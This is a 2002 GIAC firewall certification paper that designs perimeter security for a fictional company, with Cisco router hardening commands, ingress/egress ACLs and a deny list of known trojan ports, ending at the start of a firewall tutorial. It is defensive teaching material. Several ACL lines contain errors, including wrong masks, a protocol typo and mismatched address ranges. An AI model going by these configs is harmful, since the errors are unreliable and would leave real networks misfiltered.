Global Information Assurance Certification Paper

Table of Contents 1
John_Machado_GCFW.doc 2

GIAC

GCFW - Practical Assignment

Firewalls, Perimeter Protection and VPNs
Version 1.6a

Prepared by: John Machado
Date: March 2002

Table of Contents

1. Assignment 1 (Security Architecture) 3
1.1 Introduction 3
1.2 Business Access Requirements 3
1.3 Architecture 6

2. Assignment #2 (Security Policies) 9
2.1 Security Policy for the Internet Border/Filter Router 9
2.2 Security Policy for the Primary Firewalls 13
2.3 VPN Security Policy 27

3 Assignment #3 (The Audit) 30
3.1 Planning the Audit 32
3.2 Audit the Security Architecture 34

4. Assignment # 4 (Design Under Fire) 41
4.1 Firewall Vulnerabilities 41
4.2 The Internal Attack 50

5. References 56

1. Assignment 1 (Security Architecture)

1.1 Introduction


GIAC Enterprises, Inc. is a fast growing E-Commerce company that produces bulk fortune cookie sayings. GIAC Enterprise's network infrastructure must support inbound and outbound internet based applications and services to the following groups; Customers who purchase the bulk online fortunes, Suppliers who supply new fortunes, a Partner Company SANS Distributing Inc. and GIAC s internal employee needs. The objective of this assignment is to define a Security Architecture to facilitate the Internet based access requirements for this environment.

The Security Architecture design will be based on industry best practices and models. Two of those best practices which heavily influenced the design are Cisco's SAFE Blue Print http://www.cisco.com/warp/public/cc/so/cuso/epso/sqfr/safe_wp.htm and SANS top vulnerabilities documents.http://www.sans.org/top20.htm.

In order to concentrate on the perimeter security architecture, the following standard security policies and procedures for the rest of GIACs computing environment is understood to be completed and will not be directly addressed in this assignment; Backups, Physical Security, Environmental's, Fault Tolerance on key hardware, Enterprise Security policies, Auditing, Modem Security, Antivirus policies, Business Continuity and internal Network Systems security. We can presume GIAC is very security conscious company since they are hiring me. (Making them one smart cookie. *Pun intended*)

1.2 Business Access Requirements

In order to build an effective Security Architecture we must analyze and meet all the necessary Business Access Requirements. GIAC has requested that all designs and policies are to presume default no access and add access only as necessitated by business needs.



Customers:

GIAC will provide secure web based purchasing of fortune cookie sayings to customers. To accomplish this the following technologies and services will be utilized.

- Web Server access will be granted to all prospective customers. In order to place or check on an order each customer will have to login to the SSL enabled customer only portion of the web server. GIAC will acquire certificates from Verisign corporation to ensure that customers are able confirm our company's identity for Secure Socket Layer connections and all customers will be required to use their customer number and a unique password to use the order and status functions of the web site.

- Email receipts to customers to confirm purchases as well as any other business correspondence. (Order Status etc.)

Suppliers:
GIAC must be able to allow suppliers to connect to a private site to upload new fortune cookie sayings. This must be accomplished in a secure manner to protect both GIAC and the authors.

- Suppliers will connect to a secured Biz Talk 2002 server. The supplier will submit new sayings via xml/edi form upload. Each author will be required to have a unique user id and password as well as a SecureID one time password. GIAC will use the RSA ACE server 5.0 for its token and SecureID authentication methods.

Partners:
GIAC will supply its partner SANS Distributing with a VPN connection to its B2B Database Portal. GIAC will provide this service to allow our partners easy access to our fortune cookie saying database.

- Giac will use Checkpoints VPN gateway bundled with its Firewall for connectivity to its dedicated Portal server.
- The partners VPN will be filtered at the firewall to restrict access to only the B2B database portal server.

Internal Users:
GIAC internal employees must have access to the following Internet/Network Resources:


- World Wide Web access will be provided to allow internal users to browse the web to search for prospective new customers and connect to partner Web portals. This will be provided via a proxy server that will have access to HTTP/HTTPS/DNS and FTP protocols through the firewall gateway. The Microsoft ISA Proxy Server will have a Websense module to limit web access to business and approved web sites only.

- Email access will be allowed to facilitate text communication with customers, partners, prospective customers, and others interested in GIAC Enterprises. Email will be provided via Exchange 2000 and E-Safe email gateway.

- Remote access via the internet for the Sales team and IT will be provided via Secure Remote to a Terminal Server set for remote access. The server will have access to the B2B Database Portal and access to management tools for IT support of the DMZ's. GIAC will use Secure Remote with SecureID for authentication.

1.3 Architecture

Each area of the GIAC Security Architecture will be defined in detail below. The areas to be defined are, External Network, Screened DMZ #1 Web Services Network, Screened DMZ #2 Management and VPN Services Network, and the Internal Network. All of the devices within these networks will be hardened using NSA security guidelines along with the manufacturer recommended security patches. Above all, non necessity applications, services, and protocols will be removed if not needed. As mentioned in the introduction both the Safe Blue Print and the SANS top 20 were referenced for this architecture.



External Network Ip Subnet (207.220.240.1/24)

This is the first layer of our architecture and defense for our network. This layer begins with our ISP.

- **ISP:** GIAC has chosen a security conscious ISP who will provide secure dns and mail queuing services in addition to providing a T3 our ISP also follows RFC 2827 guidelines adding a layer of spoofing protection. GIAC is using split dns and has the ISP control its external dns and has an Active Directory based DNS for all private addressing. GIAC is negotiating with a second ISP for fault tolerance via ISP multihoming using BGP4.

- **Border/Filtering Router:** The second layer within the external network consists of 2 Cisco 3640 routers with 1 100mbps fast Ethernet interfaces and 1 high speed serial interface running Cisco IOS version 12.1(5)T. The router will be configured to filter traffic in accordance with RFC 1918 **http://rfc.sunsite.dk/rfc/rfc1918.html** and RFC 2827 **http://rfc.sunsite.dk/rfc/rfc2827.html** .

- **Firewall:** The last layer in the external network is GIACs dual firewalls running Checkpoint NG Clusterxl with VPN1 3des encryption module on IBM x330s with a hardened version of Red Hat Linux 7.0. Checkpoint NG FP1 on Linux was chosen because it can handle multiple fast/gigabit Ethernet connections as well as an approx. throughput of well over 500Mbps and scalability to 0ver 1Gbps. Giving it a throughput capability far above the daily traffic GIAC can expect to see for the next 3 years. The clusterxl module http://www.checkpoint.com/products/performance/recovery also gave GIAC the fault tolerance for both the Firewall and VPN it requires. The choice of NG also lets GIAC have one solution for both its VPN and OPSEC compliant Security Applications like E-Safe, SecureID, and Websense.

- **IDS Software**: Although not covered in detail in this assignment GIAC is experimenting with a network based Intrusion Detection System running on Red Hat Linux 7.2 - Kernel 2.4.9-21
  - Snort 1.8.3-111 See: The Snort web site: **http://www.snort.org/**

Screened DMZ IP Subnet (10.0.16.0 /20)

There are two firewall screened service networks, webservicesDMZ(Screened DMZ#1) and MgmtservicesDMZ(Screened DMZ#2).

The webservicesDMZ contains the web server(s) and the BizTalk/Edi servers that customers and suppliers connect to from the Internet. Both the DMZs utilize RFC 1918 addressing for all elements contained on them. In order for customers to connect to the web server, a valid IP address is NATed by the firewall.

- **Customer Web Servers:** Hardened Red Hat 7.2 running Apache Web Server and a verisign SSL certificate. Virtual server address is behind a Cisco Local Director who load balances the server from behind the 10.0.16.50 ip address which is NATed to 207.220.240.50.

- **Suppliers BizTalk/EDI Server:** Hardened Windows 2000 sp2 Server running IIS5.0 and BizTalk 2002. Provides XML via soap on port 80 for standardized form uploads of Suppliers fortunes

- **Correspondence Email server:** Hardened Red Hat 7.2 server running Sendmail for outbound business correspondence only all returns and replies are routed to the corporate email server.

Screened DMZ#2 Management/Services Application zone IP Subnet(10.0.32.0 /20)

B2B Database Portal server: The second DMZ, the Mgmtserv-DMZ, houses the B2B Database Portal server, which maintains the business logic for the BizTalk server and connects to the backend database servers. Traffic to the B2B Database Portal server is either pushed or pulled from the internal Data Warehouse Server on the internal network. While the server pulls updates via xml from the Biz Talk server all other traffic to and from this server is limited to this DMZ.

The Remote Access Terminal Server: is also on this DMZ. Access is limited to this server to only a select few who have Remote Access privileges. The Sales users who have access are allowed to connect to the B2B Database Portal to get the latest sales numbers. It uses the Remote Access server for management of devices on either DMZ since traffic is not allowed to manage across the internal network via the firewall all mgmt if not done through SneakerNet local to the boxes must be done through this audited and secured server.

DMZ Tape Backup Server: The server used to backup all servers on both screened DMZs is on this subnet.

ACE/FW Mgmt Server: This server will be installed with RSA SecurID software version 5.0. This server will provide the primary authentication method for our partners, suppliers, and remote support personnel. Our partners, suppliers, and support personnel will be issued a SecurID token and a four-digit pin for VPN access. This server also runs the Checkpoint FW mgmt module.

External Email Gateway: This server acts as a mail relay for all inbound and outbound email. It runs ESAFE 4.1 and uses the CVP service to scrub all emails.

Internal Network Ip Subnet(10.0.48.0 /20)

ISA Server: All outbound Web and ftp access is funneled through a Microsoft ISA Proxy Server. This allows better auditing and control of web and ftp access.

Corporate Email Server: Microsoft Exchange 2000 using ESAFE Mail gateway scanner as its

external relay and content/virus scanner.

Internal DNS Server: Active Directory based DNS Server for internal name resolution.

2. Assignment #2 (Security Policies)

2.1 Security Policy for the Internet Border/Filter Router

This section details the gateway router security configuration. Security Policy for the border router has three parts:

1. **The removal of all unnecessary services on the router.**
2. **The securing of access to the router.**
3. **Implementation of ACL's to provide traffic filtering.**

For readability the entire router configuration is not included. Included are all the configuration changes and ACLs required for the security policy. All policies are based on the manufacturer's recommendations and business needs. The most current document on router security is available at the following URL: http://www.cisco.com/warp/public/707/21.html The recommendations are applied below.

1. Removal of Unnecessary Services:

As stated previously all unnecessary services pose a security risk and must be disabled. These services are disabled from the routers global configuration mode. Some commands are run from the interface others are global commands. The following commands will be run for both active interfaces.(HSSI 0/1 and FastEthernet 0/1)

Command Structure:

GIACbgwr1# config terminal
Enter configuration commands, one per line. End with CNTL/Z.
GIACbgwr1(config)#
no ip finger *(old school tool don't use it)*
no service tcp-small-servers
no service udp-small-servers
no ip bootp server *(DHCP and address requests not needed on border)*
no cdp run *(turns off cdp)*
no service pad
no ip directed-broadcast *(Stops outgoing and incoming directed broadcasts .255)*
no ip mask-relay *(stops relay of internal subnetmasks)*
no ip source-route
ntp disable

2. Limit access to the router:

We use ACLs to restrict SSH attempts to source networks you trust in this case the screened mgmt network. This in combination with a user name/password pair instead of the traditional password-only technique of logging into a router adds a layer of security. In addition for the lawyers we provide a connection banner.

Login Banners

Login banners are an important deterrent to potential users with hostile intent.

```
Enter configuration commands, one per line.  End with CNTL/Z.
GIACbgwr1 (config)# banner exec

GIACbgwr1(config)#  banner motd %
Unauthorized access to this device is prohibited. All access is
logged. %
```

Enable ACL's on vty Ports by creating access lists and then applying the access lists to the console and auxiliary ports as shown below. It is important to secure the VTY ports used for Telnet/SSH access with a standard ACL. By default, there are no access controls on any of the VTY ports. The configuration below with ACL 15 accomplishes this:

```
GIACbgwr1(config)#
access-list 15 permit 10.0.32.0  0.0.0.255
access-list 15 deny any
```

Configure all terminal interfaces as well as remote terminal which only allows ssh access from the host specified in access-list. Allow only ssh into router
Setting up authentication as local, not with any server and then add a user account for ssh login.

```
GIACbgwr1(config)#

aaa new-model
aaa authentication login default local
aaa authentication enable default enable none
username giacadmin password 7 <password>
Service password-encryption
Enable secret md5 <secret>
No enable password

line con 0
transport input none
access-class 15 in
line vty 0 3
exec-timeout 15 0
```

transport input ssh

3. Traffic based ACL's policies:

The following ACL's make up the filtering policies implemented on GIAC's gateway router. GIAC will be implementing Ingress and Egress filtering as well as the blocking of all non-essential traffic. It is important to remember that router ACL's are applied in a sequential method. This means that the when a packet is received on an interface, the router will scan each ACL sequentially, until it encounters one whose criteria fit the packet and then stops processing, or until it runs out of ACL's to process (in Cisco IOS there is an implicit Deny all at the end). This means that ACL's are implemented by their order not the best fitting ACL.

Ingress Filtering: This Denies all RFC 1918 Addresses inbound and denies non essential traffic inbound to the GIAC Network
This will be applied inbound to HSSI 0/1 interface as access-list 110

The following is the Access List format for the Cisco IOS GIAC is implementing:

Access-list(list name) **Action**(permit/deny) **Protocol**(IP,ICMP, etc.) **Source**(IP address) **Mask**(network mask) **Destination**(IP address) **Operator**(less than, greater than, equal, not equal) **Port**

Ref RFC 2827 Network Ingress Filtering http://www.ietf.org/rfc/rfc2827.txt

GIACbgwr1(config)# ip access-list 110
deny ip 10.0.0.0 0.255.255.255 any log
deny ip 172.0.0.0 0.240.255.255 any log
deny ip 192.168.0.0 0.0.255.255 any log

Anti Spoofing from outside GIAC - Deny GIAC routable Address Space.
deny ip 208.38.53.96 0.0.0.7 any log
deny ip 205.233.109.65 0.0.0.0 any log

Anti Spoofing from outside GIAC - Deny IANA Reserved Address Space
Reference http://www.iana.org/assignments/ipv4-address-space
deny ip host 0.0.0.0 any log
deny ip 1.0.0.0 0.255.255.255 any log
deny ip 2.0.0.0 0.255.255.255 any log
deny ip 5.0.0.0 0.255.255.255 any log
deny ip 7.0.0.0 0.255.255.255 any log
deny ip 23.0.0.0 0.255.255.255 any log
deny ip 27.0.0.0 0.255.255.255 any log

deny ip 31.0.0.0 0.255.255.255 any log
deny ip 37.0.0.0 0.255.255.255 any log
deny ip 39.0.0.0 0.255.255.255 any log

deny ip 41.0.0.0 0.255.255.255 any log
through
ip 223.0.0.0 0.255.255.255 any log

Deny RPC, NetBIOS, LPD, XWindows, and NFS log any activity
These are non essential inbound tcp/udp ports that can be used for both good and bad purposes. To be safe we don't need them, so we are blocking them.

access-list 110 deny udp any any eq sunrpc log
access-list 110 deny tcp any any eq sunrpc log
access-list 110 deny udp any any eq 2049 log
access-list 110 deny tcp any any eq 2049 log
access-list 110 deny udp any any eq 4045 log
access-list 110 deny tcp any any eq 4045 log
access-list 110 deny tcp any any 135 log
access-list 110 deny udp any any 135 log
access-list 110 deny udp any any range 137 138 log
access-list 110 deny tcp any any eq 139 log
access-list 110 deny tcp any any eq 445 log
access-list 110 deny upd any any eq 445 log
access-list 110 deny tcp any any range 6000 6255 log
access-list 110 deny tcp any any 111 log
access-list 110 deny tcp any any 515 log

Deny Known Trojan Ports

By denying UDP ports known to be used for Trojan activity we add some additional protection to our security perimeter.

access-list 110 deny UDP any eq 34555 log
access-list 110 deny UDP any eq 27573 log
access-list 110 deny UDP any eq 27444 log
access-list 110 deny UDP any eq 27374 log

Deny Multicast Addresses

access-list 110 deny ip 224.0.0.0 31.255.255.255 any log

Deny DHCP Auto Configuration Addresses

access-list 110 deny ip 169.254.0.0 0.0.255.255 any log
access-list 110 deny ip 192.0.2.0 0.0.0.255 any log

Deny Loopback Address

access-list 110 deny ip 127.0.0.0 0.255.255.255 any log

*** Remember to Permit all other traffic before the implied deny all**
access-list 110 permit any any


Egress Filtering: This ACL is applied to filter Anti Spoofing from inside GIAC outbound traffic. **This ACL will be applied outbound to the Fast Ethernet interface as Access-list 120.**

GIACbgwr1(config)# ip access-list 120
ip access-list 120 permit ip 207.220.240.1 0.0.0.255 any
ip access-list 120 deny ip any any

2.2/2.3 Security Policy for the Primary Firewalls and Tutorial


The Firewalls security policy is actually two fold. First we secure the platform that is running the firewall in this case Red Hat 7.0 Kernel 2.2.17. A complete detail of the steps taken along with a tutorial is documented in the following PDF.
http://www.checkpoint.com/opsec/downloads/linux_hardening.pdf
The second is of course to configure the security of the GIAC network as evidenced in the following Security Policies and subsequent Firewall rules tutorial.

The Following Firewall rules are implemented to give the services requested in section 1.3 User Requirements and to Secure GIAC's perimeter.



In order to understand the security policy/rulebase shown above, here is a tutorial on how the above rules are created, there syntax, order requirements, how they are applied, vulnerabilities and an explanation of their functions.

We start with how to add a new rule. We will use rule #7 in all examples for consistency. Below is the help slide for adding a rule using the **Checkpoint Policy Editor**.(The default Management program that comes bundled with the Firewall Software.)



